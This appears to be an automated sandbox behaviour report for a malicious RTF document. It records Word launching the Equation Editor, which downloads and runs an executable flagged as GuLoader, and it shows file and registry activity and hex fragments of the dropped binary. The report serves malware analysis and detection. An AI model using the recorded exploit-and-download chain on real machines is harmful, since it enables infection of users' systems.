Analysis Process: WINWORD.EXE PID: **916**, Parent PID: **576**

General

Target ID:	0
Start time:	02:35:13
Start date:	26/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f650000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E0C2B14	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$curiteInfo.com.Exploit.Rtf.Obfuscated.64.25308.rtf	success or wait	1	6E140648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E11A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E11A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E11A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E140648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E140648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E140648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\782B7	success or wait	1	6E140648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\782B7	782B7	binary	04 00 00 00 94 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C3 22 B6 13 E4 70 D8 01 B7 82 07 00 B7 82 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E140648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000000F01FEC\Usage	ProductFiles	dword	1421475889	1421475890	success or wait	1	6E140648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1421475890	1421475891	success or wait	1	6E140648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\782B7	782B7	binary	04 00 00 00 94 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C3 22 B6 13 E4 70 D8 01 B7 82 07 00 B7 82 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 94 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B7 82 07 00 B7 82 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E140648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: **1204**, Parent PID: **576**

General

Target ID:	2
Start time:	02:35:17
Start date:	26/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06E3	URLDownloadToFileW
C:\Users\Public\Pc07.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	36A06E3	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mitra[1].exe	0	7969	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 6a 00 00 00 fd 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj	success or wait	1	36A06E3	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Pc07.exe	0	7969	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 6a 00 00 00 fd 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPg LPf*_;PfsVPf.V`PfRichPf PELZOaj	success or wait	1	36A06E3	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mitra[1].exe	15969	8192	03 0f fd 63 02 00 00 fd 45 0c 0f 04 00 00 3d fd 03 00 00 0f fd fd 00 00 00 6a 07 33 fd 59 fd 7d fd fd 75 fd fd 68 fd 42 00 68 40 fd 42 00 fd 75 fd fd 7d fd fd 45 fd fd 4c 40 00 fd 5d fd fd fd 1a 00 00 fd 45 fd fd 45 fd 50 fd 45 fd 41 00 00 00 fd 15 fd fd 40 00 fd fd 74 58 50 fd 15 fd fd 40 00 53 fd 41 13 00 00 fd 10 4f 43 00 fd fd 1c 01 00 00 fd fd 74 28 fd fd 00 08 44 00 75 20 50 6a 00 fd 1a 00 00 57 fd fd 2e 43 00 57 fd 15 28 fd 40 00 fd fd 74 07 57 53 fd 57 1a 00 00 fd 05 58 fd 42 00 53 68 fd 03 00 00 56 fd 67 10 00 00 fd 07 fd 45 0c 0f 04 00 00 fd 7d 0c 0f 04 00 00 74 0d fd 7d 0c 05 04 00 00 0f fd fd 01 00 00 fd 65 fd 00 fd 65 fd 00 53 68 fd 03 00 00 fd 3b 10 00 00 53 fd fd 13 00 00 fd fd 75 07 fd 45 fd 01 00 00 00 fd 38 fd 42 00 53 56 fd fd	cE=j3Y}uhBh@Bu}EL@] EEPEA@tXP@S AOCt(Du PjW.CW(@tWSWXBShV gE}t}eeSh;SuE8BSV	success or wait	108	36A06E3	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Pc07.exe	7969	24000	fd fd fd fd 39 5d fd 74 15 fd 15 10 4f 43 00 fd 4d 09 fd fd fd 00 00 00 fd fd 00 00 00 fd 0d 10 4f 43 00 fd fd fd fd 00 00 00 fd 75 fd fd 26 3a 00 00 fd fd 00 00 00 fd 45 fd 2b fd 74 4b 48 0f fd fd 00 00 00 6a 02 fd 16 02 00 00 6a 04 fd fd fd 55 fd fd 0a 02 00 00 59 fd 55 fd 59 fd 5d 08 0f fd fd fd fd 18 3b fd 75 05 fd fd 4f 43 00 03 fd 51 50 fd 45 08 50 fd 4a 34 00 00 fd 75 08 fd 75 fd fd fd 38 00 00 fd 7f 6a 05 fd 58 3d 00 00 6a 22 fd fd fd fd 01 00 00 3b fd 74 37 fd 4d fd 51 50 fd 15 fd fd 40 00 fd fd 7c 28 fd 45 08 50 53 fd 75 0d 45 fd 50 fd 85 fd 7c 16 fd 75 08 fd 75 fd fd 52 39 00 00 fd 75 08 fd 15 fd fd 40 00 fd 34 fd 45 fd fd 45 fd 01 00 00 00 66 fd 18 fd 25 fd 0d 68 fd 42 00 53 23 fd 51 6a 0b fd 75 fd fd 15 fd fd 40 00 39 5d fd 74 0b 53	9]tOCMOCu&:E+tKHjjUY UY];uOCQPE PJ4uu8jX=j";t7MQP@| (EPSuEP|uuR 9u@4EEf%hBS#Qju@9]t S	success or wait	7	36A06E3	URLDownloadToFileW
C:\Users\Public\Pc07.exe	759969	170246	fd fd 60 19 fd fd fd fd fd 70 fd 3a 5b 70 f4 24 fd fd 64 4a 7e fd fd 48 fd 4b fd 44 fd 11 fd fd fd 7c fd fd 4f 7e fd fd 21 71 fd 34 fd 4b 29 63 fd fd 15 7e 48 7f fd 56 fd 20 2f fd 60 fd fd fd 6b 0e fd 5d 85 3b 70 fd 3e 35 fd 39 1c 29 06 3c fd fd be fd fd 69 fd 6e 1c 74 fd 52 09 00 47 fd 36 77 fd fd 1a fd 1c fd 6c 60 fd 79 d3 46 16 04 fd 67 3a 35 fd 67 fd 75 63 fd fd 11 87 fd 6c fd 15 20 6d fd 28 fd fd 10 7f fd 88 fd 69 fd 35 fd 4b fd 37 fd fd fd fd 6c fd 09 04 fd fd fd fd fd fd 40 58 5d 59 fd 13 fd fd 47 fd 3f fd 54 fd 2c fd fd 31 10 fd 54 0a 72 fd 50 2c 11 42 0e fd 6f fd fd 2f fd 35 42 fd fd e8 05 fd 6e 7e fd 43 fd fd 68 fd 1b 25 fd 44 fd fd 64 32 fd fd fd fd 50 18 fd 75 46 7c 31 fd 4f fd 69 30	`p: [p$dJ~HKD|O~!q4K)c~H V /`k];p>9) <itRG6wl`yFg:5gucl m(i5K7l @X]YG?,1TrP,Bo/5Bn~C h%Dd2PuF|1Oi0	success or wait	1	36A06E3	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Pc07.exe PID: **2496**, Parent PID: **1204**

General

Target ID:	4

Start time:	02:35:21
Start date:	26/05/2022
Path:	C:\Users\Public\Pc07.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\Pc07.exe
Imagebase:	0x400000
File size:	930215 bytes
MD5 hash:	6697A6BAC38736D1E2B18267F681F53D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1262023853.0000000003780000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nso6EF2.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nst70E6.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\BUFFWARE	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\BUFFWARE\Forewinning14	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AF7	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\BUFFWARE	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\BUFFWARE\Forewinning14	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\fahrenheit.Roa	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\Green_Leaves_21.bmp	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\drive-harddisk-system-symbolic.symbolic.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\mail-unread-symbolic.symbolic.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\scanner.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\uninstalla.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\vm3dc003.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\vtshim.c	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsj949D.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
